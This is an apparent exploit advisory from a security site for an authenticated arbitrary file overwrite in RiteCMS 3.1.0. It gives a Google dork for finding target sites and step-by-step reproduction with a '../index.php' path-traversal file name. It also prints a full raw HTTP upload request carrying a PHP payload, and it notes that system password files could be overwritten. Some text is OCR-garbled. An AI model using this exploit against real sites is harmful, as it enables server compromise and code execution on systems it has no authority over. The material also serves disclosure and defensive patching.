RiteCMS 3.1.0 Arbitrary File Overwrite

2022.01.05		
Credit: faisalfs10x (https://cxsec	curity.com/author/faisalfs10x/1/)	
Risk: High	Local: No Remote: Yes	
CVE: N/A	<u>CWE:</u> N/A	
Dork: (See Dorks List) in	text:"Powered by RiteCMS"	
	Moxil 1 offord by Thiodiffic	
	rity.com/dorks/)	

```
# Exploit Title: RiteCMS 3.1.0 - Arbitrary File Overwrite (Authenti
cated)
# Date: 25/07/2021
# Exploit Author: faisalfs10x (https://github.com/faisalfs10x)
# Vendor Homepage: https://ritecms.com/
# Software Link: https://github.com/handylulu/RiteCMS/releases/down
load/V3.1.0/ritecms.v3.1.0.zip
# Version: <= 3.1.0
# Google Dork: intext:"Powered by RiteCMS"</pre>
```

```
# Tested on: Windows 10, Ubuntu 18, XAMPP
# Reference: https://gist.github.com/faisalfs10x/4a3b76f666ff4c0443
e104c3baefb91b
```

RiteCMS version 3.1.0 and below suffers from an arbitrary file overwrite vulnerability in Admin Panel. Exploiting the vulnerability allows an authenticated attacker to overwrite any file in the web root (along with any other file on the server that the PHP process user has the proper permissions to write). Furthermore, an attacker might leverage the capability of arbitrary file overwrite to modify existing file such as /etc/passwd or /etc/shadow if the current PHP process user is run as root.

Steps to Reproduce:


- 1. Login as admin
- 2. Go to File Manager
- 3. Then, click Upload file > Browse..
- 4. Upload any file and click checkbox name "overwrite file with sam e name"
- 4. Intercept the request and replace current file name to any files path on the server via parameter "file name".


PoC: param file_name - to overwrite index.php to display phpinfo, s o the payload will be "../index.php"

param filename - with the content of "<?php phpinfo(); ?>"


Request:

```
POST /ritecmsv3.1.0/admin.php HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Geck
o/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----
---351719865731412638493510448298
Content-Length: 1840
Origin: http://localhost
DNT: 1
Connection: close
Referer: http://192.168.8.143/ritecmsv3.1.0/admin.php?mode=filemana
ger&action=upload&directory=media
Cookie: PHPSESSID=nuevl0lgkrc3dv44g3vgkoqqre
Upgrade-Insecure-Requests: 1
Sec-GPC: 1
----351719865731412638493510448298
Content-Disposition: form-data; name="mode"
filemanager
----351719865731412638493510448298
Content-Disposition: form-data; name="file"; filename="anyfile.txt"
Content-Type: application/octet-stream
content of the file to overwrite here
-- this is example to overwrite index.php to display phpinfo --
<?php phpinfo(); ?>
----351719865731412638493510448298
Content-Disposition: form-data; name="directory"
media
-----351719865731412638493510448298
Content-Disposition: form-data; name="file name"
```





<u> </u>	
Cor	nment it here.
Nic	k (*)
N	lick
Em	ail (*)
E	imail
Vid	leo
L	ink to Youtube
Tex	ct (*)



Copyright **2022**, cxsecurity.com